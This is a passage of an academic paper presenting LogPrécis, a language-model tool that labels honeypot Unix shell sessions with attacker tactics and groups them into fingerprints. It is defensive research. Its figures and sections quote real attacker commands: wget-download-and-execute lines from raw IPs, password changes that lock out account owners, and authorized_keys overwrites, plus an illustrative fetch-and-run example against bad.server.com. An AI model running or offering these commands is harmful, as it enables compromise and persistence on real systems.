



**Fig. 3.** ROUGE-1 vs. Fidelity for different chunking strategies (HaaS dataset). 18 points per strategy. Each metric is averaged over 5 seeds. Context chunking is the winning strategy. (For interpretation of the colours in the figure(s), the reader is referred to the web version of this article.)





**Fig. 4.** Benefit of domain adaptation (HaaS dataset). Arrows link the same model and task without and with it. Domain adaptation improves the performance 8 times out of 9.

Results show the benefits of starting from a pre-trained model: both traditional and NLP metrics increase (roughly, +20% Fidelity, +5% ROUGE-1, etc.) when we use BERT pre-trained on a natural language corpus. Comparing BERT and CodeBERT, we notice a further boost due to the pre-training happening on programming languages that have syntax and semantics that are similar to those found in UNIX shell scripts. From now on, we stick with pre-trained models.

**Choice of Chunking Strategy:** We next explore the impact of the chunking strategy. Fig. 3 shows the scatter plot between Fidelity and ROUGE-1 metrics for the 54 remaining models. We represent the same chunking strategy with the same marker. ROUGE-1 ranges from 0.66 to 0.85, while Fidelity (stricter metric) ranges from 0.33 to 0.67. The experimental results clearly show that the Default Chunking strategy (red start) does not suffice and the Context Chunking (blue circle) performs the best.

Two considerations hold: First, the max-token parameter which is optimised for natural or programming languages results too small for malicious bash sessions because they can be arbitrarily long. Thus, chunking is needed. Second, giving a bit of previous/following context to the model is important to let it understand the context in which a statement is executed. From now on, we stick with the Context Chunking policy.

**Choice of Domain Adaptation:** Next, we assess the impact of domain adaptation of a given PLM to include Unix shell-specific language. Fig. 4 shows the results when performing or not this operation. Points linked by the arrows refer to the same PLM model with the same task when enabling domain adaptation. In 8 out of 9 cases, the domain adaptation improves the results.

Intuitively, even if models have observed some code and likely Shell scripts during their pre-training, the domain adaptation step is fundamental to updating the model on the specific use case. This is common in NLP and evident in our experiments. From now on we always keep the domain adaptation step.

**Table 4**
PLMs with context chunking and domain adaptation. CodeBERT with token classification task offers the best results (HaaS dataset).

| Model | Entity | Accuracy | ROUGE-1 | Fidelity |
|---|---|---|---|---|
| CodeBERT | token | **0.912** | **0.853** | **0.669** |
| CodeBERT | word | 0.896 | 0.823 | 0.594 |
| CodeBERTa | token | 0.889 | 0.817 | 0.506 |
| BERT | token | 0.902 | 0.811 | 0.556 |
| BERT | statement | 0.909 | 0.807 | 0.614 |
| BERT | word | 0.885 | 0.791 | 0.486 |
| CodeBERTa | statement | 0.885 | 0.788 | 0.553 |
| CodeBERTa | word | 0.863 | 0.781 | 0.406 |
| CodeBERT | statement | 0.877 | 0.739 | 0.522 |





**Fig. 5.** Classification metrics for the best model (HaaS dataset). Error bars report the variance among the 5 different splits.





**Fig. 6.** The number of labelled sessions used for fine-tuning (HaaS dataset).

**Choice of PLMs and Tasks:** At last, we compare the performance of the PLM models against the three entity types in Table 4. Rows are sorted in decreasing order of ROUGE-1. CodeBERT with token entities is the best option. This result confirms the intuition that using a PLM trained specifically for code analysis improves the results of a natural language model such as BERT. Notice also that the token-based tasks perform better than the word-based and statement-based classification in general.

The intuition is that the token-based problem benefits from a large number of labelled samples (i.e., more tokens than words or sessions), and from the opportunity to consider smaller portions of text like flags, parameters, and even the semantics carried by long words that get split, e.g., a long PATH, or a long parameter string like a URL.

For completeness, we report the per-class precision and recall for the winner model: CodeBert with context chunking, domain adaption, fine-tuned for token-based classification. Results shown in Fig. 5 are excellent in the most frequent classes (e.g., *Discovery*, *Execution*, *Persistence*) and good for other classes, especially considering the limited amount of examples in the training data (see Table 2).

Lastly, we report the impact of changing the number of labelled sessions used to fine-tune the model. We consider again the winner model. The results in Fig. 6 show that the model starts learning with as few as 57 sessions.

**Table 5**
Word2Vec, CodeBERT, and GPT-3 (on HaaS dataset). The best results are in bold. GPT-3 costs depend on the number of queries to the API.

| Model | Params | ROUGE-1 | Fidelity | Time | Cost [$] |
|---|---|---|---|---|---|
| W2V + NN | 25k | 0.042 | 0.00 | 1.3 s | **0** |
| W2V + RF | 25k | 0.282 | 0.05 | **1.1 s** | **0** |
| CodeBERT | 130M | **0.853** | **0.669** | 2.9 s | **0** |
| GPT-3 | 175B | 0.829 | 0.560 | 68.0 s | 105.65 |

**Comparison with other LM:** Finally, we compare our best model with other techniques. We consider Word2Vec (W2V) (Mikolov et al., 2013), the precursor language model that uses a simple neural network to learn word associations from a large corpus of text. We also consider the commercial GPT-3 Davinci (Brown et al., 2020b) model. For W2V, we train the embedding using the NLP2Bash and HaaS datasets and then solve the downstream tactic classification task using both a Neural Network (NN) and a Random Forest (RF). Similarly, we follow the Open-AI guidelines (OpenAI, 2021) to fine-tune the GTP-3 model using the same 360-labelled dataset we use for the CodeBert. Notice that the GTP-3 interface does not allow domain adaptation. This step may be less critical with GTP-3 because the model has already seen a humongous corpus of documents during training likely containing samples of Unix shell sessions. As stated in the guidelines, we format our corpus in the form:

```
{
"prompt": Unix session,
"completion": sequence of non repeated labels
}
```

and run the model for the default 3 epochs. As for the other experiments, we use 5 different splits and then average the obtained metrics.

We compare results in Table 5 in terms of model complexity (number of parameters), ROUGE-1, Fidelity, total inference time, and monetary cost. Results show that W2V is not suited to solve our task. In sum, the NN classifier cannot converge, while the simpler RF performs poorly. This is not surprising since W2V is not able to consider the context in which a word appears, and thus the same word is always associated with the same embedding (and thus tactic). We will discuss this aspect further in Sec. 5.2.

GPT-3 Davinci is able to obtain slightly worse performance at the cost of a much higher inference time than CodeBERT. This is because GPT is a cloud-based solution, which also creates a significant cost that grows with the number of queries. For the fine-tuning and testing of GPT-3 we spent 105.65 USD in total.[11]

**Understanding Errors:** Fig. 7 shows how the per-word accuracy varies according to their occurrences in the training set. We use the best CodeBert model and break down the results by word popularity. For instance, the red curve refers to those 55 words in the test set that appear in the training set more than 50 times. LogPrécis correctly labels each of them with accuracy greater than $\sim 80\%$ – 70% of the words with accuracy of 100%. The accuracy reduces for words that appear less frequently in the training set. Interestingly, LogPrécis can correctly label 80% of those "never seen" words, i.e., words are not even present in the training set (blue curve). These are random words that the attacker injects into their scripts. Despite not having seen any of them, the Transformer attention mechanism allows the LM to correctly classify them thanks to the context in which they appear.

Investigating the position in which the errors tend to occur, we notice that LogPrécis accuracy reduces when we approach the boundary between two tactics (the accuracy reduces from 0.90 at distance 6 from the change point to 0.82 at distance 1). In fact, deciding where a tactic ends and the next one starts has proven difficult even for the human experts labelling our data.





**Fig. 7.** Accuracy of test words w.r.t. their occurrences in the training set (HaaS dataset).

In a nutshell, LogPrécis can still correctly label rare or previously unseen words thanks to its generalisation abilities. The context in which a word appears usually suffice to assign the correct label, even at the boundaries of tactics.

### 4.4. LogPrécis for log analysis

Armed with the fine-tuned CodeBERT language model, we implement it in LogPrécis, a Python application. It receives as input timestamped logs containing Unix sessions and output labels for each token with the corresponding tactic. Since we are interested in a word-level analysis, we assign each word its first token label as discussed in Sec. 3.3.

We complement LogPrécis with a dashboard based on Elasticsearch and Kibana that allows the analyst to interactively explore the data over time. In the following, we present some of the results obtained by applying LogPrécis to analyse both the Cyberlab and PoliTO datasets, presenting examples of the analysis it unleashes.

## 5. LogPrécis in the wild - word level analysis

LogPrécis receives as input the raw sessions, and outputs the tactic prediction for each word. We use LogPrécis to characterise how attackers use different tactics and to identify repeating patterns.

### 5.1. Inference characterisation


The last two columns of Table 2 show the results of the model's predictions on the Cyberlab and PoliTO dataset. In total, we have $\approx 17\ M$ and $\approx 28\ M$ words that LogPrécis maps to tactics. In both cases, the *Discovery* tactic is predominant, accounting for more than 70% of labels.

*Persistence* tactic comes second. Here attackers want to secure their access to the system, for instance, by installing SSH keys or changing the original password to lock out the account owner. We observe that the PoliTO collection contains more *Persistence* than Cyberlab; Oppositely, *Execution* represents only the $\approx 1\%$ of PoliTO and the $\approx 6\%$ of Cyberlab datasets. This testifies how different could be the scenario when changing the data capture period and the collection infrastructure.

Note also that the number of words associated with *Execution* is typically smaller than those associated with the other tactics. In fact, many sessions start with a (lengthy) *Discovery* phase. They continue interacting with the machine with a *Persistence* or/and *Execution* phase. The latter is typically completed with few words and statements.

These figures are in line with the intuition of security experts labelling our dataset since attackers spend most of their time collecting information about the system. Indeed, the design of Cowrie – in particular in its low-interaction mode which is predominant in our datasets –

[11] We attempted to directly query ChatGPT. However, since it is not meant for classification, we could not measure its (approximately poor) performance. Therefore, we chose not to report such results.




(a) Tactic breakdown for frequent words in PoliTO dataset.

| word: echo | |
|---|---|
| Persistence | [...] echo -e "123456\nSa2puN1djQSJ\nSa2puN1djQSJ" \| passwd \| bash ; [...] |
| Discovery | [...] dd bs=52 count=1if=.s \|\| cat .s \|\| while read i ; do echo $i ; done <.s ; [...] |
| Harmless | cd /tmp \|\| cd /var/run \|\| cd /mnt \|\| cd /root \|\| cd / ; rm -rf i ; wget http://26.16.27.120:56118/i ; chmod 777 i ; ./i ; echo -e '\x63\x6F\x6E\x6E\x65\x63\x74\x65\x64' ; |
| Execution | [...] echo -ne "[#1HEX_BINARY_CHUNK]" ».s ; echo -ne "[#2HEX_BINARY_CHUNK]" ».s ; echo -ne "[#3HEX_BINARY_CHUNK]" ».s ; ./.s>.i ; chmod 777 .i ; ./.i ; |
| **word: rm** | |
| Discovery | [...] passwd ; echo "321" >/var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 [...] |
| Persistence | cd ~&& rm -rf .ssh && mkdir .ssh && echo "ssh-rsa SSHKEY== user"».ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~; [...] |
| Execution | [...] wget http://122.234.28.153:37365/i ; chmod 777 i \|\| (cp /bin/ls ii ; cat i>ii ; rm i ; cp ii i ; rm ii) ; ./i ; |
| Evasion | [...] dd bs=52 count=1 if=.s \|\| cat .s \|\| while read i ; do echo $i ; done <.s ; /bin/busybox SUGST ; rm .s ; |

(b) Examples of how `echo` and `rm` commands belong to different tactics.

**Fig. 8.** Tactics for frequent words. LogPrécis leverages the context to assign the correct tactics.

somehow limits the depth of the attack to its initial phases, where one expects mainly discovery steps.

### 5.2. Shell commands to tactics

Let us dive into which commands attackers typically use to pursue different goals. In Fig. 8a we report the most frequently used words and the breakdown of tactics they are used for in PoliTO dataset, ignoring separators and common flags. The cell colour and value represent the fraction of occurrences a given word appears in a given tactic. Values are column-normalised. As expected, the top frequent words mostly comprehend Unix shell commands.

Most commands are associated with different tactics. As we anticipated in Sec. 3.2, a Unix shell attacker can employ the same commands for multiple tactics, with the specific goal determined by the context. This testifies to the need for using approaches that can consider each word "*by the company it keeps*" (Britain, 1957). PLM can naturally handle this aspect thanks to attention-based techniques. In contrast, a simple regular expression-based solution or even a context-less NLP approach like Word2Vec is not able to handle these cases effectively. In Fig. 8, we exemplify how the attackers use the `echo` and `rm` commands for different tactics. They show how the tactic labelling done by LogPrécis helps the security analyst to understand the attacker's goal in different contexts.

Some commands are appropriately associated with only one tactic, confirming that the LogPrécis classification is robust and consistent. These are the cases of `grep` used only for *Discovery* in these logs; and of the `.ssh` folder that attackers manipulate for *Persistence* only.

### 5.3. Tactics to shell commands

We investigate which are the most frequent words per tactic for CyberLab dataset. In Fig. 9 we show the top words associated with the tactics *Execution* and *Persistence*. As before, commands are presented in both lists.

Focusing on *Execution*, we observe some specific words, like `~/IyEvYmluL2jhc2[...]`, `jeSjax`, `http://#IP/script.sh`, `~/.dhpcd` and `/tmp/knrm`, that immediately catch the analyst's attention. Manual checks on security forums and previous work (Kolias et al., 2017) uncover that they are parts of well-known attacks targeting vulnerable SSH servers. `~/IyEvYmluL2jhc2[...]` is a *base64* script that is part of the so-called "DOTA" attack installing a cryptominer (Dota3, 2020). `jeSjax` and `http://#IP/script.sh` appear in the same sessions: the attacker first downloads the `script.sh` object from a compromised server, saves it as `jeSjax` file and executes it (Report 3479, 2019).


At last, we trace the `~/.dhpcd` and `/tmp/knrm` words to attempts of exploiting "ShellShock" - indeed we confirm that the downloaded binaries aim at installing a compromised DHCP server to inject malicious responses in the network, which could result in arbitrary code execution at vulnerable clients (dhcp, 2014). More details are in Appendix 8.

The top word list used in *Persistence* shows some interesting patterns related to the DOTA malware. It involves the manipulation of the `/cat/tmp/.var03522123`; the deployment of the `AAAAB3NzaC1yc2EAAAAD[...]` public ssh key to secure access to the victim machine with the user `'user' ».ssh/authorized_keys`.

In a nutshell, LogPrécis's ability to abstract from raw words and identify attacker tactics helps the analyst to understand attacks and find commonalities, focusing on the salient parts of the attacks.

## 6. LogPrécis in the wild - session fingerprints

We extend the analysis from the word level to the session level. Particularly, we introduce the *tactics fingerprints*, a session's representation that leverages the sequences of tactics as a signature. We show how the representations can help in forensics and novelty detection. Finally, we show that fingerprints are also useful for investigating common patterns between attacks.




(a) *Execution* (b) *Persistence*

**Fig. 9.** Most common words often associated with a specific tactic found in the Cyberlab sessions.





**Fig. 10.** ECDF of the number of sessions per fingerprint. Around 10% of fingerprints aggregate more than 10 distinct sessions each.

### 6.1. Fingerprints at the session level

We showed that thousands of distinct sessions share common words, such as SSH keys, specific executable names, or filenames. However, the large number of word combinations makes the number of unique sessions grow to hundreds of thousands and thus it is impractical to analyse them manually. This leads us to introduce the concept of *fingerprint* that we define as the *sequence of tactics*.

Consider for example the eight words (separators count) session: `wget http://bad.server.com/exec;./exec; rm exec;` The first five are labelled as *Execution*; the last three as *Defence Evasion*. We hence say that `Execution X 5 - Defence Evasion X 3` is the *fingerprint* of such a session.

Different sessions can be associated with the same fingerprint. We identify 1 259 and 1 673 unique fingerprints for the PoliTO and Cyberlab datasets, respectively. Compared to the about 400 000 total unique sessions (cfr. Table 1), the number of fingerprints is two orders of magnitude smaller, i.e., each fingerprint groups multiple unique sessions. In detail, Fig. 10 shows the number of sessions that exhibit the same fingerprint. While 90% of fingerprints group less than 10 sessions, there are some fingerprints grouping thousands of unique sessions. The remaining 10% of fingerprints with more than 10 sessions account for more than 95% of the sessions in both datasets.

### 6.2. Fingerprint evolution over time

Since fingerprints aggregate sessions with the same tactic sequences, the birth of a new fingerprint hints at new attacks or the morphing of a previous attack.

To appreciate the growth of fingerprints over time, in Fig. 11 we show the pattern of new and recurring fingerprints for the Cyberlab dataset. We assign a new identifier each time a new fingerprint emerges. On the *y-axis*, we sort the fingerprint IDs according to their date of birth.





**Fig. 11.** Fingerprints over time for Cyberlab. On the *y-axis*, the fingerprints are sorted per date of birth. On the *x-axis*, time. The colours and size of the circles are proportional to the number of sessions associated with a given fingerprint on a given day.

Then we plot a circle for each session occurring on a given day and associated with the given fingerprint identifier. The size and the colour of the circle correspond to the number of associated sessions observed on such a given day.

In Fig. 11 we observe that the number of fingerprints keeps growing over time, with different growth rates. For instance, after Cyberlab's update to high-interaction Cowrie (see the vertical line), we observe an increase in the rate of new fingerprints. Cyberlab also enabled Cowrie's high-interaction mode in some nodes with this update. This is known to increase the interactivity of the machines with the attackers. LogPrécis captures this behaviour by identifying new fingerprints.

More interestingly, some fingerprints keep re-occurring over time for months. A few fingerprints appear some thousand times on the same day (see the colour of the circles). We mark those with numbers. These 4 fingerprints aggregate sessions containing the word `/var/tmp/dota*` related to the DOTA attack. In fact, these correspond to some mutation of the DOTA family. The oldest of them appears on Aug. 14th, 2019, and ends on Dec. 5th, 2019 (marked as 1). The second version appears on Sept. 18th, 2019 but it becomes significant in volume after Oct. 2019. The third and fourth versions were popular for a very short amount of time. In the appendix, we report the patterns over time of all DOTA and ShellShock fingerprint attacks.

### 6.3. LogPrécis for novelty detection

When running in real-time, LogPrécis can help the analyst detect new or modified attacks in a short time. Observe Fig. 12, where we compare the relationship between the daily count of new unique sessions never seen before (left plot) and new fingerprints' count (right plot) on PoliTO dataset. Missing values are due to Honeypots' downtime. The system observes hundreds or even thousands of new unique sessions every day. Indeed, a change of a single character would make a session unique.

In contrast, LogPrécis ability to extract the tactics from the raw words makes the number of new fingerprints in the order of a few tens. Here, the daily number of novelties drops to around 5-10 per day. Not reported here for the sake of brevity, we witness some thousands of new unique sessions and some tens of new unique fingerprints in the Cyberlab dataset too. All in all, LogPrécis limits the number of alarms to be handled by the security team.

Consider now the spike on December 9th, 2022 when the number of new fingerprints dramatically surges to $\approx 70$. Interestingly, the trend of new sessions has a peak of $1,357$ new unique sessions – $1,174$ of which are associated with a specific fingerprint born on the 9th of December. By looking at the most frequent words in such sessions, we observe all these $1,174$ samples contain the word `lockr` labelled as *Persistence*. `lockr` is a secret management service with integration with Drupal and WordPress (Lockr, 2013). 68 of the new fingerprints aggregate sessions






**Fig. 12.** New unique sessions vs. new fingerprints per day for PoliTO. Red arrows indicate peaks discussed in the text. LogPrécis reduces the number of novel signals by 2 orders of magnitude.




(a) General execution (b) DOTA

**Fig. 13.** Percentage of unique terms in each position for sessions associated with 2 fingerprints from the Cyberlab dataset. The fingerprint grouping allows us to spot which words of the sessions are random or semi-random.

containing the `lockr` command too. This word never appeared in any past session. This clearly shows a new attack pattern has started, with the attacker further changing and improving their tactics. Recent reports[12] confirm the use of `lockr` as part of an *SSH brute-force* attack that tries to maintain persistence on the attacked machine. Notice that reports were compiled on 2023: with LogPrécis online, we would have been able to automatically spot this attack months earlier.

### 6.4. Session prototype extraction

Let us shift our focus to a specific fingerprint of interest. Sessions associated with the same fingerprint have, by definition, the same sequence of tactics and, hence, the same number of words. By simply counting the number of unique words in each position, we can observe which portion of the sessions makes them unique and extract the *prototype* of such sessions.

Consider an example of a fingerprint containing a sequence of 13 tactics. Fig. 13a shows the percentage of unique words found for each position in the fingerprint. Words related to the tactic in positions 5, 9, and 11 assume pseudo-random strings. Those correspond to the name of an executable the script runs: `cd /tmp && chmod +x 61mVjztA && bash -c ./61mVjztA; ./61mVjztA;`

Consider now the DOTA fingerprint 1 from Fig. 11. It is associated with $> 30,000$ unique sessions, all matching the same 138-long sequence of tactics. Fig. 13b shows the percentage of unique strings at each position. The word in position 10 appears random, as it changes in all the sessions. Instead, the word in position 105 is a semi-random string, as some of them repeat. We report one of those sessions:

```
[...] echo "root:xue7wsmGreOb" | chpasswd | bash
[...] echo "root diablo" > /tmp/up.txt; [...]
```

In the first random string, the attacker changes the root password with a random string to lock out the account owner. Later, the attacker stores the password used to enter the system in a local file. These passwords sometimes repeat, appearing as a semi-random string. This is coherent with the Cowrie authentication mechanism used in this deployment: we configured it to accept the attacker's password after a random number of attempts.

In total, we observe 131 fingerprints with semi-random strings. We unveil the usage of dictionary-based passwords, IP addresses of servers hosting malware, sequences of 4-6 bytes-long groups of characters in hex-encoded binaries (which turn out to be server IP addresses), etc. Fingerprints let us find this evidence in a simple, more scalable, and intuitive manner.

### 6.5. Tracking session morphing

We now compare fingerprints against each other to highlight similarities and differences in the corresponding associated tactics and provide examples of the power of summarising sessions into fingerprints.

To measure the distance between two fingerprints, we compute the *Levenshtein distance*, i.e., we count the minimum number of tactics that one needs to change (delete, insert, replace) to transform one fingerprint into another one. For instance, the fingerprint `(Execution - Execution - Defence evasion)` → `EED` and `(Execution - discovery - Defence evasion - Defence evasion)` → `EdDD` have a distance of 2 (replace `E` with `d`, insert `D`).

**Finding Fingerprint Ancestors:** We want to find the *ancestors* of a given fingerprint, i.e., the most similar fingerprint observed in the past. The `lockr` fingerprint, observed for the first time on Dec. 9th, 2022 on PoliTO dataset, is an interesting example. We identify the most similar fingerprints in the past to trace if the attacker has modified previous scripts to engineer the new ones. We show the result in Fig. 14. For each fingerprint, we report the first time the fingerprint was seen, the Levenshtein distance with respect to the ancestor, and a representation of the fingerprints.

The top fingerprint (marked as 1) is our seed, with an example of an associated session reported in the top text. The closest fingerprint in the past (2) was found on Nov. 27th, 2021, more than one year in the past. The new attack appears to use the same code as its closest ancestor, extending the *Persistence* tactic to include the `lockr` commands. This observation is in line with online sources[13] that underline the similarity between the script containing `lockr` and some variation of already existing attacks. While their analysis was mostly manual, LogPrécis enables the semi-automatic identification of similar sessions.

Continuing looking for ancestors, we iterate going back in time until we reach the start of our collection. We find 8 ancestors in total. We report a sample session of the oldest fingerprint in the bottom text. Note how the sequence of *Discovery* tactics found in the oldest ancestor is the same in the newest `lockr` attacks. This clearly points to the usage of a family of attacks, or some attack-kit code.

We believe this analysis would allow the security analyst to easily identify the incremental changes and code reuse adopted by the newly identified attacks.

**The Big Picture – Linking Attack Fingerprints:** We now generalise the previous analysis by creating a graph that summarises the relationships between all fingerprints. We build a graph where nodes represent fingerprints and undirected weighted edges represent how much they are similar. The weight of the edge is the inverse of the Levenshtein distance.

We consider the $1,673$ Cyberlab fingerprints. For each fingerprint, we add two edges connecting its two closest fingerprints, according to their distances. For fingerprints aggregating more than 10 sessions (see

[12] Link: https://www.cyderinc.net/server-administration-ins-and-outs/honeypots-know-your-adversary.

[13] Link: https://www.lockr.io/blog/.





**Fig. 14.** Ancestor fingerprints for the `lockr` session of Dec. 09, 2022 (top of the image) found in PoliTO dataset. A session of the root fingerprint at the bottom.






**Fig. 15.** Fingerprint graph similarities for Cyberlab dataset. Colours represent communities of similar fingerprints, and we manually assign them a label by checking their sessions.




(a) DOTA (b) dhpcd

**Fig. 16.** Fingerprints for DOTA and ShellShock over time (Cyberlab dataset).

Fig. 10), we create further edges, connecting up to the closest 20 nodes, if their distance is below 0.25.[14]

Fig. 15 depicts the resulting graph obtained using the *Force Atlas 2* algorithm (Jacomy et al., 2014) that uses a gravitational law to position nodes on a plane. The closer the nodes, the more similar they are. The *Louvain Community Detection* algorithm (Blondel et al., 2008) identifies 8 groups represented with colours.

In sum, LogPrécis unveils a clear separation of families of attacks. Some groups have a lot of fingerprints, showing evolving families with minor changes in the tactics, possibly including artefacts introduced by the honeypot that make the attack fail. In the Appendix, we show some sessions from each family.

## 7. Conclusion

This paper presented LogPrécis, a novel tool that leverages PLMs for the automated analysis of Unix shell logs. By mapping raw scripts into intermediate representations that encapsulate the attacker's goals, LogPrécis enables powerful means for threat detection, analysis, and the understanding of attacks. We illustrated the soundness of our design, with commands that are associated with different tactics showcasing the need for a contextual language model. Further, LogPrécis extracts simple and expressive attack fingerprints, reducing thousands of unique script samples into tens of new fingerprints per day, enabling efficient novelty detection and streamlining forensic analysis. When applied at scale, LogPrécis helps to uncover evolving patterns and families of attacks.

We believe LogPrécis is a first step towards a future in which AI models assist security operators in unravelling attacks. Several points to achieve that vision however remain open. LogPrécis fingerprint may be the same even for intrinsically different attacks. This design can lead to misclassification, in particular in the presence of adversaries that explicitly design attacks to mimic the same fingerprint and bypass the system. This limitation can be addressed by taking into account the internal representations learned by the model or by using more expressive and diverse classes than the MITRE tactics, which we will investigate in future work.

Although currently designed for Unix shell scripts, our methodology is flexible enough to be extended to other types of logs. The few-shot tuning calls for a few labelled samples, thus opening the application to other security data types. We hope that this work serves as a benchmark for further research and fosters the security community to refine and expand our approach.

## 8. Appendix

### 8.1. DOTA and dhpcd over time

Fig. 16 details the evolution over time of fingerprints that are related to the DOTA and ShellShock attacks.

